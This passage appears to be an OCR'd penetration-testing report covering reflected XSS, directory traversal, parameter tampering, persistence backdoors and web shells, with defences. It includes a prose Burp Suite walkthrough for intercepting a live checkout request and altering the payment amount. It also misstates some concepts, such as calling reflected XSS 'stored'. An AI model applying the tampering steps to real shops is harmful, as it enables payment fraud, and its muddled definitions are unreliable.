
Reflected cross-site scripting attacks occur when the payload is stored in the data sent from the browser to the server. These attacks are popular in phishing and social engineering attempts because vulnerable websites provide attackers with an endless supply of legitimate-looking websites they can use for attacks. Examples of reflected cross-site scripting attacks include when an attacker stores malicious script in the data sent from a website's search or contact form.


Example: A typical example of reflected cross-site scripting is a search form, where visitors send their search query to the server, and only they see the result.

Attackers typically send victims custom links that direct unsuspecting users toward a vulnerable page. From this page, they often employ a variety of methods to trigger their proof of concept.



Here the message is only showing in the device that I made changes it is not showing in the mobile i.e. it is not stored in the data base but its scope is only limited to the browser





4.10-Directory Traversal:

Directory traversal is a type of HTTP exploit that is used by attackers to gain unauthorized access to restricted directories and files. Directory traversal, also known as path traversal, ranks #13 on the CWE/SANS Top 25 Most Dangerous Software Errors.[1] Directory traversal attacks use web server software to exploit inadequate security mechanisms and access directories and files stored outside of the web root folder. An attacker that exploits a directory traversal vulnerability is capable of compromising the entire web server.

There are two security mechanisms that web servers use to restrict user access: root directory and Access Control Lists (ACLs). The root directory is the top-most directory on a server file system. User access is confined to the root directory, meaning users are unable to access directories or files outside of the root.

Administrators use Access Control Lists to define user access rights and privileges for viewing, modifying and executing files.


Directory Traversal Prevention

There are several measures that enterprises can take to prevent directory traversal attacks and vulnerabilities. For starters, programmers should be trained to validate user input from browsers. Input validation ensures that attackers cannot use commands, such as SQL injection that leave the root directory or violate other access privileges. Beyond this, filters can be used to block certain user input. Enterprises typically employ filters to block URLs containing commands and escape codes that are commonly used by attackers.
Additionally, web server software (and any software that is used) should be kept up-to-date with current patches. Regularly patching software is a critical practice for reducing security risk, as software patches typically contain security fixes.

On changing the link, we can get access to the directory

4.11-Parameter Tampering:

This cybersecurity vulnerability entails tempering or modifying the parameters associated with the client and server. The critical-most parameters that are generally accessed, via multiple techniques, and are further modified so that a specific data/credential/information is obtained. Here, the targeted parameter could be anything. It could be the sales data or user credentials. Only web application parameters, stockpiled in URL Query Strings, cookies, HTTP headers, and hidden fields in HTML forms, are used for this attack.



Since the attack is based on manipulating the parameters exchanged between a client and server, it enables bad actors to modify application data, including user credentials, user permissions and even the number, quantity or price of products listed on a website.

This data, stored in URL query strings, hidden form fields, Hypertext Transfer Protocol (HTTP) headers or cookies, is required to expand a web application's control and functionality. However, through parameter tampering, a bad actor such as an identity thief can manipulate this data to surreptitiously obtain personal or business information about the user.

The impact of parameter tampering

The impact of parameter tampering depends on the type of parameter being manipulated. Four such parameters and their impact are explained below.

1. Impact of manipulating URL query strings

Query strings are typically used in web applications to pass data from the client to the server through parameters, add data calls to a hyperlink and display that information on the linked page.

Attackers may tamper with the URL query string to perform malicious actions, such as stealing data. By manipulating query strings, they can access information from a database, understand the architecture of a web application or even execute commands on the web server.

2. Impact of manipulating HTTP POST data


Since query strings are fairly simple, many web applications use the POST method to pass data between pages. POST data is not displayed by browsers, so it is considered a safe way to retrieve information. However, attackers can still modify the data to gain access to sensitive information.

3. Impact of manipulating HTTP headers

Headers are commonly used by HTTP requests and responses to deliver information about the HTTP message. A referrer header is included in the HTTP request header. It contains the URL of the webpage from which the request originated and enables websites to identify the location of visitors.

This data can be used to optimize caching and for analytics and logging.

Attackers can modify the referrer header to make it look like it came from the original site. By submitting a malicious string, they can construct arbitrary HTTP responses and launch many kinds of attacks, including cross-user defacement or web and browser cache poisoning. They may also hijack pages or initiate cross-site scripting attacks.



Cross-site scripting is a form of parameter tampering.

4. Impact of manipulating website cookies

A website cookie is a small piece of information stored in the web browser. The web server creates cookies to store user preferences and other data, such as timestamps and session tokens.

An attacker can modify or poison a cookie to bypass authentication in order to access a user's account and view, manipulate or exfiltrate sensitive data.

Preventing parameter tampering

Parameter tampering is especially common when applications are developed without properly validating the characters that will be accepted by the web application. Fortunately, it is possible to prevent such attacks by adopting secure programming techniques so that only expected data is accepted by the web application.

If the application can't accept manipulated parameters, malicious actors won't be able to extract information from a database or execute arbitrary commands at the operating system level.

The application logic should be able to handle a situation when a parameter is either not passed or passed incorrectly. Further, when developing secure and stable code, developers should treat cookies the same as parameters.

Other ways to prevent parameter tampering include these practices:

- Clearly define the data type. Developers must define the specific data types, like string or alphanumeric characters, that the web application accepts. For instance, if a field is set to accept numbers, it should only be allowed to accept numbers and no other data type.

  It's also important to define the maximum and minimum allowable data lengths for the application to ensure that bad actors can't manipulate data lengths to tamper with parameters.


- Control parameter passing. Some applications need parameters to be passed to a dynamic webpage. But, if a particular parameter is omitted, the application should display an error message to the user. Also, developers should not automatically assume that a parameter is being passed before it is used in the application.


- Control parameters with incorrect format. Assuming that a parameter is in a valid format without verifying can create serious security gaps, especially if the parameter is passed to a Structured Query Language Also, the parameter's format may be incorrect even if the parameter is normally provided by a hidden field or combo box, enabling a hacker to alter the parameter and hack into the site. For these reasons, developers should always control parameters with incorrect formats.


- Never store critical data in hidden parameters. Critical data, such as product prices, order numbers, etc., should never be stored in hidden parameters or cookies since doing this can pose a major security risk and increase the possibility of a parameter tampering attack.

- Rigorous application testing. In addition to the above best practices, application testing is a crucial defense against parameter tampering. Developers and quality assurance testers must test the application, both from a user's and an attacker's perspective, to determine if there are weaknesses that must be addressed. Manual testing by changing parameter values, modifying cookie values and using different data types in specific fields to see how the application performs can help identify parameters that are susceptible to manipulation and thus mitigate the risks of parameter tampering attacks.


In general, allow listing, or accepting only allowable input, is a more effective way to prevent parameter tampering than block listing, or refusing to accept forbidden input. A web application firewall can also provide some protection against parameter tampering, provided that it is configured properly for the site in use.
Overall, the vulnerability of a computer or network to parameter tampering can be minimized by implementing a strict application security routine and making sure that it is kept up to date.
Example for Parameter Tampering:
Here we used Burp Suite tool for tampering or changing the values in the URL. Now connect your burp suite port to your browser so that you can control the flow of transferring and change the parameters.









Fill the required details and then proceed to the payment page when you enter to the payment page before tap on pay now make sure you turn on your burp intercept to intercept the traffic






Now find for the amount until then forward the requests once the amount is found then change it



ORDER DETAILS

Order #:	HOF-20082022404009
Order Amount	197.00
Total Amount	INR 197.00


Now here the amount is tampered to 197



CHAPTER-5.MAINTAINING ACCESS

Once a pentester manages to gain access to the target system, he should work hard to keep his boat afloat, metaphorically speaking. He can choose either to use the hijacked system as a launching-pad (i.e., to be part of a botnet for DDoS attacks or spam campaigns), at this moment attack, scan and exploit other systems, or keep on exploiting the current system in stealth mode. Both actions can entail a great deal of damage. For example, the pentester could set up a malicious backdoor to intercept all inbound/outbound network traffic, including an FTP (file transfer protocol) and telnet sessions with other systems, so that he will later transmit that data wherever he wants.

For those who want to remain undetected, it will be imperative to undertake further steps to secure their presence. There are different ways through which that can happen, but typically through the installation of hidden infrastructure for repeated and unfettered access based on backdoors, Trojan horses, rootkits, and covert channels (section 1). When this infrastructure is all set to go, the pentester can then proceed to exfiltrate whatever data he considers being valuable




After successfully compromising a host, if the rules of engagement permit it, it is frequently a good idea to ensure that you will be able to maintain your access for further examination or penetration of the target network. This also ensures that you will be able to reconnect to your victim if you are using a one-off exploit or crash a service on the target. In situations like these, you may not be able to regain access again until a reboot of the target is performed.
Once you have gained access to one system, you can ultimately gain access to the systems that share the same subnet. Pivoting from one system to another, gaining information about the users activities by monitoring their keystrokes, and impersonating users with captured tokens are just a few of the techniques we will describe further in this module.

Maintaining access is a very important phase of penetration testing, unfortunately, it is one that is often overlooked. Most penetration testers get carried away whenever administrative access is obtained, so if the system is later patched, then they no longer have access to it. Persistent backdoors help us access a system we have successfully compromised in the past. It is important to note that they may be out of scope during a penetration test; however, being familiar with them is of paramount importance. Let us look at a few persistent backdoors now!

Tools and methods for maintaining access

A backdoor or a Trojan is a convenient tool for establishing easy access into the already breached system. A Trojan horse provides access at the application level, but to gain it, the user needs to install the piece of malware locally. In Windows-run systems, the majority of Trojans proceed to install themselves as a service and then run as a local system, having administrative access. Furthermore, the pentester can mount Trojans to sneak out passwords, credentials, and any other sensitive information stored on the system.



Much like remote access Trojans (RATs), backdoors are installed in target systems and come with built-in upload/download functionality. They upload gathered files of interest and then rely on ports like port 53 (for DNS) and 80 and 443 (for HTTP and HTTPS, respectively) to cover up their traffic. TrendMicro reports cyber incidents connected to attackers bypassing “the connection restriction whenever they use HTTP to transmit data and to bypass detection. Based on [TrendMicro’s] investigation, there are instances when attackers manually download the .ZIP file containing all collected data.” What Is a Web Shell?

Web shells are malicious scripts that enable threat actors to compromise web servers and launch additional attacks. Threat actors first penetrate a system or network and then install a web shell. From this point onwards, they use it as a permanent backdoor into the targeted web applications and any connected systems.

How Are Web Shells Used by Attackers?

Threat actors use web shells for a range of scenarios:

- Exfiltrating and harvesting sensitive information and credentials.
- Uploading malware, which can potentially create a watering hole for further infection and scanning of other victims.
- Defacing websites by modifying or adding files.

A web shell can serve as a relay point for issuing commands to hosts located inside the network, without direct Internet access. Web shells can also participate in a command-andcontrol infrastructure—for example, a web shell can be used to compromise a host and enlist it into a botnet. Attackers can infect other systems on the network with the web shell, in order to compromise additional resources.

Threat actors use a wide range of web application vulnerabilities and exploits to deliver web shells, including SQL injection (SQLi) and cross-site scripting (XSS). Actors also exploit vulnerabilities in services and applications, file processing vulnerabilities, exposed admin interfaces, as well as local file inclusion (LFI) and remote file inclusion (RFI) vulnerabilities.

Web Shell Attacks on the Rise


Microsoft has identified an increase in web shell attacks by various groups, affecting both private and public organizations. These include advanced persistent threat (APT) teams using web shells to gain a foothold into the target networks.

One such attack, discovered by Microsoft's detection and response team, involved web shells installed in multiple folders on an organization's misconfigured server, allowing the attacker to move laterally and install web shells on further systems. A
DLL backdoor registered as a service allowed the attacker to persist on the email server, download malware payloads and send commands in the form of emails.

If a web shell is successfully implanted into a web server, it enables a remote attacker to execute malicious commands and steal data. Hacker groups that have used web shells in their attacks include the Gallium group and the Lazarus group.

How Web Shells Work

Web shell attacks have several stages: first, the attacker creates a persistent mechanism on the server enabling remote access. Then, they attempt to escalate privileges, and leverage the backdoor to attack the organization, or use its resources for criminal activity.



How a web shell attack works

1. Persistent Remote Access

Web shell scripts provide a backdoor allowing attacker to remotely access an exposed server. Persistent attackers don't have to exploit a new vulnerability for each malicious activity. Some attackers even fix the vulnerability they exploit to prevent others from doing the same and avoid detection. Some web shells use techniques such as password authentication to ensure that only specific attackers can access them. Web shells usually obfuscate themselves, including code that prevents search engines from blacklisting the website where the shell is installed.

2. Privilege Escalation

Web shells normally run with user permissions, which can be limited. Attackers can escalate privileges through web shells by exploiting system vulnerabilities to acquire root privileges. Root account access allows attackers to perform almost any action—they can install software, change permissions, add or remove users, read emails, steal passwords, etc.


3. Pivoting and Launching Attacks

Attackers can use web shells to pivot to additional targets both in and out of the network.
The process of sniffing network traffic to identify live hosts, firewalls, or routers (enumeration) can take weeks, during which attackers will keep a low profile to avoid detection. An attacker that successfully persists on a network will move patiently, possibly even using a compromised system to attack other targets. This allows the attacker to remain anonymous, and pivoting through several systems can make it virtually impossible to trace attacks to the source.

4. Bot Herding

Web shells can be used to connect servers to a botnet (a network of systems controlled by the attacker). The affected servers execute commands sent by attackers through a command and control server

connected to the web shell.This is a common technique for DDoS attacks that require extensive bandwidth. Attackers aren't directly targeting the system where they've installed the web shell, but are simply exploiting it for its resources to attack more valuable targets.



Web Shell Protection

Here are a few ways to protect your organization against the threat of web shells.

File Integrity Monitoring

File integrity monitoring (FIM) solutions are designed to block file changes on webaccessible directories. Once a change is detected, FIM tools alert admins and security staff. Implementing FIM can help detect issues in real-time, as soon as files are saved to a directory. This can help security staff quickly find and remove web shells.

Integrity monitoring solutions can be customized to allow certain file changes while blocking others. If, for example, your web application typically handles only portable document format (PDF) files, the integrity monitoring solution can block uploads that do not end with the ".pdf" extension.

Web Application Permissions

When defining permissions for web applications, it is important to employ the least privilege concept. The main principle behind this concept is to provide users with the bare minimum of privileges required to perform their role. The goal is to ensure that each user does not have privileges they should not have and that compromised accounts are restricted in their actions.

The least privilege principle can help prevent threat actors from uploading a web shell to vulnerable applications. You can set it by not enabling web applications to directly write to a web-accessible directory or modify web-accessible code. This way, the server blocks the actor from accessing the web-accessible directory.

Intrusion Prevention and Web Application Firewalls

An intrusion prevention system (IPS) is a network security technology designed to protect IT assets and environments against threats, by monitoring the flow of network traffic. Web application firewalls (WAF) protect against threats by filtering, monitoring, and blocking HTTP traffic flowing to and from web services.

